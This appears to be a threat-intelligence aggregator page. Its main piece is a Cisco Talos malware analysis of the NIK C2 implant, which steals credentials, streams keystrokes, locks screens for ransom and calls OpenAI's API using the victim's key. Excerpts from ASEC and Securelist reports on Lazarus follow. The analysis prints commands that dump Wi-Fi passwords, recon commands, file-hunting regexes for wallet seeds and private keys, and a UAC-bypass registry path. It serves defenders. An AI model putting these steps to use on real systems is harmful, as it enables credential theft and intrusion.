❌

Visualização normal

Antes de ontemCyber Threat Intel
  • ✇Cisco Talos Blog
  • NIK C2: The new AI-enabled command-and-control framework Chetan Raghuprasad
    Cisco Talos observed a new AI-integrated command-and-control (C2) framework in the wild called “NIK C2.”NIK C2 contains a Windows implant, using which, an actor can dump credentials, stream the victim's keystrokes to collect the targeted victim’s sensitive data, and instruct an integrated AI model to analyze the harvested data, all within the compromised session.In this framework, the actor has abused the OpenAI Chat Completions application programming interface (API), which is a HTTP endpoint t
     

NIK C2: The new AI-enabled command-and-control framework

29 de Outubro de 2026, 07:00
  • Cisco Talos observed a new AI-integrated command-and-control (C2) framework in the wild called “NIK C2.”
  • NIK C2 contains a Windows implant, using which, an actor can dump credentials, stream the victim's keystrokes to collect the targeted victim’s sensitive data, and instruct an integrated AI model to analyze the harvested data, all within the compromised session.
  • In this framework, the actor has abused the OpenAI Chat Completions application programming interface (API), which is a HTTP endpoint that enables ChatGPT-style conversations programmatically.
  • In addition to the features that enable theft, an actor can also deploy desktop screen-locking ransomware via the NIK C2 implant onto the victim machine, leading to a ransom demand in Bitcoin or USDT cryptocurrencies.
  • NIK C2 reshapes adversary tradecraft by collapsing collection and exploitation into a single continuous session, effectively erasing the offline processing delays that historically granted defenders critical detection windows. 
  • Such AI-enabled adversarial frameworks require defenders to move beyond traditional detection and embrace continuous behavioral vigilance as the new baseline.

NIK C2 implant: AI-integrated remote access tool

NIK C2: The new AI-enabled command-and-control framework

The NIK C2 implant is a Go-based, 64-bit Windows remote access tool that grants persistent control over compromised hosts using a resilient dual-channel C2 architecture. It communicates over TLS-secured WebSockets on port 443 alongside an HTTP fallback polling loop every 250 milliseconds, protecting all traffic with AES-256-GCM encryption derived from a hardcoded seed. To survive takedowns, the implant routes traffic across three prioritized C2 tiers, which are runtime-updated URLs, an embedded encrypted server list, and a hardcoded fallback address. Beyond standard operations, the implant features surveillance, theft, lateral movement, and evasion capabilities, including credential dumping, RDP session hijacking, process hollowing, and a C2-driven screen lock ransomware module. 

Notably, the NIK C2 implant embeds a fully integrated OpenAI API client via its ai_generate command, allowing operators to route arbitrary prompts to the OpenAI Chat Completions API directly through the infected host. The NIK C2 implant manages API key resolution, request assembly, and response parsing locally, returning the encrypted generative AI results to the actor's C2.

The observed NIK C2 implant samples in the wild contains an embedded build path (/opt/nik_panel/data/build_52b79724a1fc4b8f/main.go), which identifies the project as "nik_panel" and indicates that the implant was cross compiled for Windows from a Linux development environment. Furthermore, the embedded eight-byte hex token matching the build identifier highlights that the threat actor's infrastructure actively tracking and versioning the implants. 

NIK C2: The new AI-enabled command-and-control framework
Figure 1. NIK C2 implant’s operational architecture.

NIK C2 implant evolution timeline 

Talos observed that the NIK C2 implant development trajectory spans at least three distinct versions. All binaries observed in the wild were compiled with Go 1.23.4 (which was released in December 2024), placing the entire sample set compiled no earlier than late 2024. The actor has Zeroed PE TimeDateStamp fields and near-epoch filesystem timestamps (manifesting as Nov 29, 1979) are applied consistently across all samples.  

We developed a timeline based on the initial sighting dates of NIK C2 implant variants in OSINT. 

NIK C2: The new AI-enabled command-and-control framework
Figure 2. NIK C2 implant evolution timeline.

The pace of capability addition across the three versions indicates a technically proficient team with prior malware operations experience is actively expanding NIK C2 towards a full-service adversarial framework. 

Active NIK C2 server seen in the wild  

During our research, we observed that a threat actor hosted the NIK C2 framework on a server at IP address “87.120.196[.]120”, resolving the domain “total-sitevv[.]lol”. The C2 server hosted an SSL/TLS certificate (serial number 7d16381a9de823943b5a0987dbd0f26edf22052b and jarm:"28d28d28d00000000042d42d0000001f361a1bf80ed39a1e352adeb016a07b" ) with the Common Name (CN) set to nik-panel. This CN value matches strings embedded within the implant binary. Observing the NIK C2 infrastructure active in the wild allowed us to assess with moderate confidence that NIK C2 is not merely a proof of concept, but a fully functional, AI-integrated C2 framework. 

NIK C2: The new AI-enabled command-and-control framework
Figure 3. NIK C2 was observed in the wild during the research period.

NIK C2 implant integrates OpenAI’s API 

AI integration is one of the most architecturally distinct features of NIK C2 implant. It constructs a fully formed HTTP request to OpenAI’s production inference endpoint, transmits it from the victim machine IP address, parses the JSON response, and returns the AI-generated text to the actor’s panel. The entire operation from receiving the actor prompt to returning the large language model (LLM) reply is executed synchronously with a 60-second timeout. 

The implant begins by extracting three fields from the command payload received from the C2. The first field, identified by the key prompt, is the text the actor wants to send to the AI model. If the prompt string has zero length, the handler immediately constructs an error response and returns without making any outbound network call. The second field, identified by the key api_key is the OpenAI API key to use for authentication. The third field, identified by the key model, specifies which OpenAI model to use.  

NIK C2: The new AI-enabled command-and-control framework
Figure 4. Snippet of NIK C2 implant AI handler module.

After extracting the three parameters, the implant checks whether the actor supplied an API key. If not, it calls the operating system's environment variable reader with the string OPENAI_API_KEY and uses the victim’s API key.  This fallback is not a backup mechanism for API key resolution. It is a deliberate design with significant operational implications. If the victim has configured an OpenAI account on their machine, that account's API key will be used to fund the actor's AI inference. OpenAI's billing system will charge the victim's payment method, and OpenAI's access logs will show the victim's API key as the one that made the requests, allowing no trace attributable to the threat actor.  

If the actor does not specify a model name, the implant falls back to a five-character default string stored in the binary data section. Decoding the five-character value showed gpt-4 confirming that GPT4 is the default when no model is specified. The actor can override this by passing any valid OpenAI model identifier in the command payload, allowing selection of newer models as they become available without requiring a binary update.  

The implant builds the OpenAI API request body by constructing a map with four fields. The first field uses the key model and contains the resolved model name. The second field uses key messages and contains a two-element array of message maps. The third field uses the key temperature and contains a floating-point value read from a constant in the binary data section. The fourth field uses the key max_tokens and contains an integer value also read from binary. 

The message array is constructed in the order that the OpenAI Chat Completions API expects. The system message is first followed by the user message. The system message map has the role system and a content string that is exactly 68 bytes long hardcoded in the binary. This 68-byte string is the implant's behavioral instruction to the AI. It defines the model's operational role and response style for the duration of the session. The user message map has the role user and contains the actor's prompt text verbiage. The complete map structure is then serialized to JSON. The JSON message is sent to the URL https:// api.openai.com/v1/chat/completions, the OpenAI Chat Completions endpoint, through an HTTP POST request. 

NIK C2: The new AI-enabled command-and-control framework
Figure 5. Snippet of NIK C2 implant AI handler module. 

When the HTTP response arrives with a 200 status code, the handler uses Golang's JSON decoder to parse the response body directly into a generic map structure without defining a typed schema. It then navigates the decoded map by string key lookups in the sequence that the OpenAI Chat Completions API response structure defines. The outermost map is queried for the key choices which in a successful response contains an array. The implant checks that this array is non-empty, then accesses its element keys message and content. The string value at key content is the AI model-generated text response.  

After successfully extracting the AI-generated content, the handler assembles a result map with four entries. The key status is set to a constant string that reads as generated. The key code is set to the AI model's response text, so that the actor receives the full content of the model’s replies. The key model is set to the resolved model name that was used for the request, confirming which model produced the output. The key usage is set to the raw usage object from the OpenAI response, which contains the prompt token count, completion token count, and total token count. This usage data allows the actor to track how many tokens are consumed per request. The completed result map is ultimately transmitted to the C2 server over WebSocket or through the HTTP fallback C2 address. 

NIK C2: The new AI-enabled command-and-control framework
Figure 6. AI model response is encapsulated in JSON message and will be sent to C2.

Dual execution modes of NIK C2 implant

Upon execution, the implant inspects its command-line arguments to determine its execution path. The argument watchdog activates supervisory monitoring to relaunch the core process if terminated, the copywatchdog tracks file copy operations, and the absence of either defaults execution to primary agent mode.  

In primary mode, it uses a named mutex to enforce single-instance execution, logs a message reading [NIK] Starting, generates a 32-byte cryptographic session key if uninitialized, decodes its obfuscated C2 address, and sets its masquerade name to “svchost.exe” or “simvol.exe”. 

After initial setup, the binary records its process ID (PID) in the victim's temporary application folder and executes its persistence and evasion routines. These routines include copying to %appdata%/Roaming/Microsoft/Network with modified access controls, configuring Windows autostart registry entries, and masquerading its process. Finally, it starts the local proxy server, initiates the WebSocket communication loop in a separate goroutine, and enters a continuous heartbeat polling loop on the main thread. 

Implant’s C2 command surface overview 

The implant command dispatcher module facilitates over 52 commands that are directed by the C2 panel. The dispatcher module uses byte-level string matching to map the associated modules that are launched as concurrent goroutines, allowing multiple operations to run in parallel.  

The following table shows the NIK C2 implant’s command categories: 

Category 

Capability 

Description 

Stealer 

Credential Stealer 

Browser databases, saved passwords, cookies, autofill, crypto wallets, Discord 

tokens, Firefox profiles. 

Stealer 

Wi-Fi harvesting 

Extracts all saved WiFi SSIDs and plaintext passwords via Windows wireless 

configuration tooling. 

Surveillance 

Keylogger 

Real-time live stream per keystroke to actor panel, plus accumulated buffer 

dump on demand. 

Surveillance 

Screen Capture 

Full-screen screenshot and continuous screen stream. 

Surveillance 

Camera & Audio 

Camera snapshot and stream, microphone recording, live audio feed. 

Surveillance 

Clipboard Monitor 

Real-time clipboard content interception and replacement. 

Remote Control 

HVNC 

Hidden Virtual Network Computing — full desktop control invisible to the victim. 

Lateral Movement 

SOCKS5/HTTP Proxy 

Embedded proxy routing actor traffic through victim into internal network. 

Lateral Movement 


Reverse Proxy Tunnel 

Bidirectional TCP relay tunneled over C2 WebSocket for LAN pivoting. 

Lateral Movement 


RDP Operations 

RDP session interaction for lateral movement to other Windows hosts. 

Persistence 

Autostart & 

Masquerade 

Registry Run key persistence, process name masquerading, COM hijacking. 

Persistence 

Self-Heal Watchdog 

External watchdog subprocess monitors and relaunches agent on termination. 

Evasion 

Defense Bypass 

AMSI patch, debugger detection, stealth mode, UAC bypass, process hollowing. 

AI 

AI Generate 

Live OpenAI API inference routed through victim machine with actor prompts. 

Destructive 

Boot Ransomware 

Master Boot Record raw backup via PowerShell disk read and Screen-locking ransomware via LOLbin, registry persistence, crypto payment demand. 

Destructive 

Bootkit Preparation 

UEFI vs. BIOS detection, Secure Boot query, bootkit binary staging. 

Implant deploys screen-locking ransomware  

The ransomware module of the implant operates as a multi-stage attack controller that the actor runs in sequence to prepare, deploy, and retract a screen-locking ransomware payload.  

At first, it executes PowerShell to execute a raw disk copy command that reads directly from the physical drive device path (“\\.\PhysicalDrive0”) and writes the first sector, which is Master Boot Record (MBR), to a file named “mbr_backup.bin” in the Windows temporary directory.  

NIK C2: The new AI-enabled command-and-control framework
Figure 7. Snippet of NIK C2 implant’s boot ransomware handler function. 

Next, the module constructs a complete self-contained HTML lock screen code entirely at runtime from a hardcoded format string, parameterized with actor supplied Bitcoin and USDT wallet addresses, prices, contact email, timer duration, and custom text from the C2 command message, allowing the actor to fully customize the ransom demands. 

NIK C2: The new AI-enabled command-and-control framework
Figure 8. Screenlocker HTML code is hardcoded in NIK C2 implant binary. 

After generating the HTML code, the binary writes it to the file “lock_screen.html” in the system temporary directory. It then generates a Windows batch script that calls mshta.exe with the path to the HTML file, followed by an infinite loop construct with a five-second timeout between iterations, ensuring that if the user somehow closes the window it reopens within five seconds. This batch file is written to the temp directory as “lock_start.bat”. 

The implant then runs a reg add command that writes a registry Run key named “SystemLock” under the current user's autostart path, pointing to a cmd /c invocation of the batch file, so the lock screen is executed on every user's logon. Additionally, a background goroutine is spawned that continuously monitors and relaunches the lock screen process. Finally, the module sends a confirmation response to C2 with the path of the deployed HTML file and the timer value. 

The design of this ransomware module is notable for several reasons. It does not encrypt any files, which means it leaves no forensic trail of file modification timestamps or encryption markers. It relies entirely on a screen lock, which is considerably faster to deploy than a file encryption ransomware. The persistence via registry Run key and a self-healing loop ensures the screen lock survives user attempts to dismiss it and survives a system restart.  

NIK C2: The new AI-enabled command-and-control framework
Figure 9. Desktop lockscreen page of the ransomware deployed by the NIK C2 implant. 

Implant’s bootkit preparation feature 

The bootkit preparation module of the implant is designed to survey the victim machine's boot firmware environment and then stage a bootkit payload file.  

It executes bcdedit /enum, the Windows Boot Configuration Data editor, with the output flag that enumerates all boot entries while hiding the console window. The implant reads the full output and searches for three specific substrings in sequence including EFI, Windows Boot Manager, and Windows Legacy OS Loader. If any of these are found, the boot type is classified as UEFI. The binary also searches for ntldr, the legacy Windows NT loader used by BIOS-mode systems as a fallback. Based on which string was matched, the boot type is recorded as either "UEFI" or "BIOS" as a string of the appropriate length. Separately, the binary runs a PowerShell command invoking Confirm-SecureBootUEFI, which is a built-in PowerShell command that returns to the current Secure Boot state. The output is searched for the string True to detect an enabled Secure Boot and for False to detect an explicitly disabled Secure Boot.  If neither is present, the value is recorded as unknown. The result is sent back to the C2, a map containing the boot type classification and the Secure Boot status string. 

Then the implant writes a 16-byte placeholder file named “bootkit.bin” to the system temporary directory. The bytes written spell out "NIK_BOOTKIT_PREP" in ASCII, which serves as a staging marker rather than an actual bootkit binary. This placeholder confirms that the target path is writable by the current process, establishes the file location that subsequent operations will reference, and can be overwritten by the actual bootkit binary delivered through the implant's file-upload or file-write command handlers. The path to the staged file is returned to the C2 in response.  

Implant’s theft functionality  

When the actor issues the theft category commands from the C2, the implant executes the associated goroutines to collect the targeted data into a result map space in the victim machine memory: 

WiFi password theft (wifi_steal) 

The implant executes netsh commands directly via Go’s exec.Command function by passing arguments as discrete tokens rather than through a shell string. Harvested results are formatted under specific labels: plaintext Wi-Fi passwords appear under Key Content:, saved network names are cataloged under WiFi Profiles: (with missing entries flagged using the per-entry format [%s] not found), and execution failures or absent interfaces return standardized error strings such as [WiFi] no wireless adapter or access denied and No WiFi profiles found. 

netsh wlan show profiles 
netsh wlan show profile name="" key=clear  

Browser credential extraction (passwords, quick_steal) 

The implant stages targeted browser database files into an archive alongside the Local State file, which contains the AES master key protected by Data Protection Application Programming Interface (DPAPI). The implant imports and executes the CryptUnprotectData Windows API to unwrap the AES key and decrypt the databases locally. Otherwise, it exfiltrates the raw encrypted databases to the C2 server for offline extraction. 

Targeted browser database files are shown in the table: 

Browsers 

Targeted files 

Chrome 

Login Data, Cookies, Web Data, Local State, Bookmarks 

Edge 

Login Data, Cookies, Web Data, Local State 

Brave 

Login Data, Cookies, leveldb file 

Opera 

Login Data from folder Opera Software\Opera Stable\ 

Firefox 

key4.db, logins.json, places.sqlite, formhistory.sqlite, Secure Preferences 

Token and cookie theft (token_grab, quick_steal) 

The implant extracts Discord tokens and session cookies from the levelDB store on the victim machine. The extracted outputs are labelled as === Discord Tokens === and DISCORD TOKENS. The browser session cookies (Discord_Cookies) are extracted from the copied Cookies database.  

Cryptocurrency wallet theft (crypto_steal, wallet_export) 

Victim’s desktop-based wallets are collected directly from the wallet storage paths. Browser extension wallets are extracted from chromium LevelDB stored by extension ID. 

Desktop based wallet storage paths targeted are listed below: 

  • /AppData/Roaming/Exodus/exodus.wallet 
  • /AppData/Roaming/Electrum/wallets 
  • /AppData/Local/Electrum/data/wallets 
  • /AppData/Roaming/Ethereum/keystore 
  • /AppData/Local/LedgerLive 
  • wallet.dat (Bitcoin Core) 
  • /AppData/Roaming/atomic (Atomic Wallet) 
  • Electrum\wallets 

Browser extension wallets targeted: 

Wallet 

Extension ID 

MetaMask (Chrome/Brave) 

nkbihfbeogaeaoehlefnkodbefgpgknn 

MetaMask (Edge) 

nkbihfbeogaeaoehlefnkodbefgpgknn 

Coinbase Wallet 

hnbohgpbmfldddohgoiefkeifpjficbk 

Phantom (Chrome) 

lnbcamaoebkogjmdnaofbeemigaalhlp 

Brave Wallet 

odbfpeeihodbihlmhbnhakoadhilfibh 

Seed phrase, private key file, and system reconnaissance 

The implant performs two regular expression patterns to search on the entire filesystem of the victim machine. These two regular expressions are designed to scan file names for sensitive cryptographic assets and credentials, functioning as case-insensitive patterns ?i. The first expression targets cryptocurrency recovery materials and wallet backups by matching keywords like "seed," "mnemonic," or "wallet" paired with common plain-text and data file extensions (.txt, .md, .csv, .dat), while the second seeks out asymmetric private keys and general secrets using terms like "private," "privkey," or "secret" paired with both text files and standard cryptographic key containers (.key, .pem). Because both patterns use unanchored, greedy matching (.*) without start (^) or end ($) boundary anchors, they capture any file where these sensitive terms precede the target extensions. Matched data are collected under the label of seed candidates and archived into “browserdata.zip”.   

(?i)(seed|phrase|mnemonic|recovery|backup|wallet).*(\.txt|\.md|\.csv|\.dat) 
(?i)(private|privkey|secret).*(\.txt|\.md|\.key|\.pem) 

The implant also performs victim machine reconnaissance by executing the following commands and uses chcp 65001 prefix to force the output in UTF-8 format.  

chcp 65001 >nul 2>&1 & systeminfo 
chcp 65001 >nul 2>&1 & wmic os get lastbootuptime /value 
chcp 65001 >nul 2>&1 & wmic /namespace:\\root\SecurityCenter2 path AntiVirusProduct get displayName 2>nul 
chcp 65001 >nul 2>&1 & Get-Process | Select-Object Id, ProcessName | ConvertTo-Json -Compress 

After all collection paths are complete, the implant assembles all collected data into a single document that looks like a formatted report with clearly labeled sections for each data category such as === CRYPTO ===, === WIFI ===, === BROWSER ===.  

Keylogger: Keystrokes livestreamed to C2 

The keylogger module of the implant uses a persistent background goroutine that polls all 256 Windows virtual key codes, detecting keypresses via dynamically resolved API calls, and transmits the captured input. When a compromised victim presses a valid key on the keyboard, it is simultaneously streamed live as an AES-256-GCM encrypted JSON payload over WebSocket to C2 and also appends to an in-memory buffer capped at 10,000 entries and halved when full to prevent memory leaks. On an actor's dump command, this buffer is concatenated into a single string and returned to C2 via WebSocket or HTTP fallback, ensuring complete data transfer even during network interruptions. 

Stolen data exfiltration to C2 

Once the archive is assembled, the entire result map is handed to the result transmission routine of the implant. That routine constructs a new JSON object containing five specific fields. It includes the command identifier echoed back from the original command. It also contains the agent's persistent identifier, formatted as ag_<16 hex chars>. The type field is set to the string quick_steal_response. Finally, the data field holds the complete result map. 

Once constructed, this object is forwarded to the encryption routine. The routine serializes the object into JSON. It then generates 12 fresh random bytes to serve as a nonce. Next, it encrypts the serialized JSON using AES-256-GCM with a static key derived from a hardcoded seed. It concatenates the nonce, the ciphertext, and the 16-byte authentication tag and Base64-encodes the entire payload. The encrypted payload is placed in a wrapper object under the "e" key alongside the plain-text agent ID, and the wrapper is JSON marshaled into the final payload. 

This encrypted payload is then delivered through an available transmission path. The sending routine first checks whether the WebSocket connection is live. If it is, the payload is written directly into a WebSocket text frame on the existing connection, reaching the actor's panel with minimal latency. If the WebSocket is not currently connected, the routine falls back to an HTTP POST request to the endpoint path /api/c2/result on the C2 server, using the same encrypted body format. This dual-path design ensures stolen data is delivered even during WebSocket interruptions, as the HTTP channel remains functional independently of the WebSocket state. 

Implant’s C2 protocol 

The implant C2 architecture is designed for two independent, simultaneously operating communication channels. The primary channel is a persistent WebSocket connection over TLS. The secondary channel is an HTTP polling loop that posts to a fixed API endpoint at regular intervals. 

With the primary channel, the connection begins with a TCP dial to the C2 server address with an eight-second timeout. If the port is not explicitly present in the configured address, port 443 is appended automatically. Once the TCP socket is established, it is wrapped in a TLS session using a custom certificate configuration that pins to a specific certificate rather than validating against the system's certificate authority store. This prevents standard TLS interception proxies from observing traffic. 

Immediately after a successful WebSocket handshake but before any command is received, the implant transmits a full system registration message. The implant collects victim data such as the machine hostname, the local LAN IP address, the Windows username from the environment, a user security identifier, the local reverse-proxy port number that was assigned when the embedded proxy server was started, and the detected upstream proxy configuration derived from the Windows registry proxy settings. All of this is assembled into a JSON object and encrypted and sent to the C2.  

NIK C2: The new AI-enabled command-and-control framework
Figure 10. Snippet of NIK C2 IMPLANT’s C2 communication handler function. 

The HTTP polling channel runs independently. Every approximately 250 milliseconds, the agent collects a fresh snapshot of victim state hostname, watchdog status, local IP, username, current timestamp, and system uptime encrypts it in the same wire format and posts it to the /api/c2/update endpoint on the C2 server.  

Below table shows the C2 endpoints that the implant communicates: 

Endpoint 

Purpose 

/api/c2/update 

Reconnaissance beacon – victim system info 

/api/c2/result 

Command output exfiltration 

/api/c2/screen 

Screenshot upload 

/api/c2/file_chunk 

File exfiltration 

/api/c2/rproxy_up 

Reverse proxy upstream data 

/api/c2/ws 

Websocket – actor command channel 

Every message on both channels, in both directions, uses the same symmetric encryption scheme. A hardcoded seed value stored in obfuscated form in the binary data section is decoded at startup and produces a 32-byte AES key. 

Decoded AES seed: d791dd0ff3228ed29a8d7333d4567be829159c5632ea347780992006f91c5295 
32-byte AES key: 4887AFC0A574E9419A9695EF083460F58E4EF9A1C40793523CE112251273BDF9 

The C2 server then responds with an encrypted payload, whose inner map contains a command array identical in structure to those delivered over WebSocket. Commands received through HTTP are dispatched through the same logic. If the HTTP POST fails, the agent rotates to the next server address before retrying. 

NIK C2: The new AI-enabled command-and-control framework
Figure 11. Snippet of NIK C2 implant’s C2 communication handler function.

The result transmission to the C2 is performed by the implant when a command handler completes its operation, the result is packaged into a response envelope containing the original command's identifier, the implant's own identifier, a type string formed by appending _response to the command name, the result data payload, and a top-level type marker of "result". This object is encrypted and delivered through either directly over the WebSocket connection if it is active, or via an HTTP POST to /api/c2/result. 

Implant’s defense evasion and anti-analysis techniques 

The NIK C2 implant deploys a layered set of defense evasion measures that activate immediately at startup and operate across the full compromise session. On launch, It hides its console window via API ShowWindow, renames the binary to “csrss.exe” in the Windows temp directory to impersonate a legitimate system process, disables Windows Recent Documents telemetry through a registry write action, and applies a critical-process flag via API NtSetInformationProcess with the parameter value 0x1D for  ProcessBreakOnTermination that causes a Blue Screen of Death if any attempt is made to terminate the process through Task Manager or taskkill actions.  

NIK C2: The new AI-enabled command-and-control framework
Figure 12. Snippet of NIK C2 implant’s evasion handler module. 

Alongside these, two anti-debug checks IsDebuggerPresent and CheckRemoteDebuggerPresent run silently and call os.Exit(0) on detection, leaving no exception record or crash evidence. When directed by the C2, the implant can also escalate privileges without a UAC prompt using the fodhelper.exe COM hijack, which writes the implant path into HKCU\Software\Classes\ms-settings\Shell\Open\command, triggers elevation, and cleans the registry key within two seconds. 

The implant bypasses the Antimalware Scan Interface (AMSI) by executing a hardcoded, embedded PowerShell script that patches memory inside “System.Management.Automation.dll”. Specifically, it overwrites the AmsiInitFailed field with a six-byte stub (MOV EAX, E_INVALIDARG; RET), forcing initialization to report failure and disabling content inspection for the remaining of the PowerShell session. 

NIK C2: The new AI-enabled command-and-control framework
Figure 13. NIK C2 Implant’s AMSI bypass PowerShell script.

Conclusion 

The emergence of NIK C2, an AI-enabled command-and-control framework, underscores a critical shift in modern malware design: the transition from static intrusion toolsets to dynamic, modular implants that adapt on demand. By embedding a live AI pipeline directly into the C2 loop, the compromised host is no longer a passive foothold but an autonomous operational asset. Operators can dynamically generate context-aware lure material, execute localized deception, synthesize operational intelligence, and craft targeted payloads directly on the compromised hosts — all while lowering the technical barrier which was traditionally required for such sophisticated tradecraft. 

Coverage 

The following ClamAV signature detects and blocks this threat:  

 Win.Trojan.GoDiscorder-10060526-0 

Indicators of compromise (IOCs)

IOCs for this research can be found at our GitHub repository here.
  • ✇ASEC BLOG
  • September 2026 Infostealer Trend Report ATCP
    Content This Infostealer Trend Report summarizes the distribution channels, number of malware samples, number of detections, and information on companies targeted by new Infostealers (malware designed to steal information) collected during the month of September 2026. The data was compiled based on detection logs from AhnLab SEcurity intelligence Center (ASEC) and AhnLab products, and includes […]
     

September 2026 Infostealer Trend Report

Por:ATCP
27 de Outubro de 2026, 12:00
Content This Infostealer Trend Report summarizes the distribution channels, number of malware samples, number of detections, and information on companies targeted by new Infostealers (malware designed to steal information) collected during the month of September 2026. The data was compiled based on detection logs from AhnLab SEcurity intelligence Center (ASEC) and AhnLab products, and includes […]
  • ✇Securelist
  • Operation FlashHole: Lazarus breaks security, defies control Sojun Ryu
    In January, we responded to the Lazarus Group’s novel attack campaign against South Korea, which followed last year’s Operation SyncHole. In this new operation, the group employed an updated malware chain that included both their old and new malware, which we disclosed in full, and used another mandatory South Korean security software program as a part of infection chain using a watering‑hole strategy. Notably, the group targeted victims more selectively, sending spear‑phishing emails with links
     

Operation FlashHole: Lazarus breaks security, defies control

20 de Outubro de 2026, 23:07

In January, we responded to the Lazarus Group’s novel attack campaign against South Korea, which followed last year’s Operation SyncHole. In this new operation, the group employed an updated malware chain that included both their old and new malware, which we disclosed in full, and used another mandatory South Korean security software program as a part of infection chain using a watering‑hole strategy. Notably, the group targeted victims more selectively, sending spear‑phishing emails with links to fabricated but relevant sites, such as portfolio and résumé pages tailored to each target. We dubbed this activity Operation FlashHole.

Operation FlashHole attack flow during initial compromise

Operation FlashHole attack flow during initial compromise

Our examination reveals that the earliest evidence of this new operation dates back to July 2025. This suggests the group began preparing for the campaign shortly after ending Operation SyncHole, which lasted at least four months. We identified a minimum of three organizations impacted by the campaign in South Korea’s software, construction, and wired communication equipment manufacturing sectors. These sectors differ from those affected by Operation SyncHole, indicating that the group has expanded its target scope over time.

Background

After more than a year since the first observation of Operation SyncHole, we detected a suspicious execution chain originating from legitimate South Korean software. This chain mirrors the one from the previous operation; however, this time, the attacker abused CrossWeb EX instead of Cross EX, which was abused in Operation SyncHole. Both applications are related to financial security. CrossWeb EX is a financial security solution that is required to access widely used online banking and government websites. It encrypts communications between the user’s browser and the web server using public key infrastructure (PKI). This is not the first time Lazarus has abused this software. It was also used in 2021 to deploy the Racket downloader and again in 2022 and 2023. Although the exact method by which CrossWeb EX was abused remains unclear, we determined that the attack chain ultimately leads to the execution of the malware in memory.

We noted that the spawned process was running with a high integrity level. The parent process, INISAFECrossWebEXSvc.exe, originates from the installation bundle of INISAFE CrossWeb EX V3 version 3.4.1.2, released in 2023 after KrCERT’s public advisory.

As we already mentioned in our SyncHole blog post, this pattern closely mirrors the long‑standing strategy employed by the Lazarus Group to target South Korea. Since CrossWeb EX and similar software is mandatory for South Korean users and typically runs in the background to interact with the browser, it has been leveraged as a critical attack vector by the group. In 2025, a paper was presented at the USENIX Security Symposium that investigated vulnerabilities in South Korea’s mandatory security software and demonstrated how such software can unintentionally create a massive attack surface.

In July 2026, the South Korean government and several local security vendors also published a joint security advisory covering typical Lazarus attack techniques, including exploitation of financial security software. While this advisory overlaps with our findings from Operation FlashHole and Operation SyncHole, and AhnLab’s detailed analysis report Operation Double Barrel covers a wide range of recent Lazarus Group activities, we are conducting a more granular classification based on their TTPs. We will discuss this further in the attribution section.

Initial infection vector


Although we could not precisely determine what triggered the infection chain, our analysis uncovered a suspicious website hosted on GitHub Pages that is associated with the GitHub account used as the C2 channel. The GitHub account was created last September, and the initial version of the site was designed to showcase the résumé of a senior network appliance developer. In January, however, this site was replaced with another featuring an interior design showcase. The first site was likely accessed by an employee of a wired communication manufacturing company, while the second site likely affected a target in the construction sector.

Appearance of the malicious websites

Appearance of the malicious websites

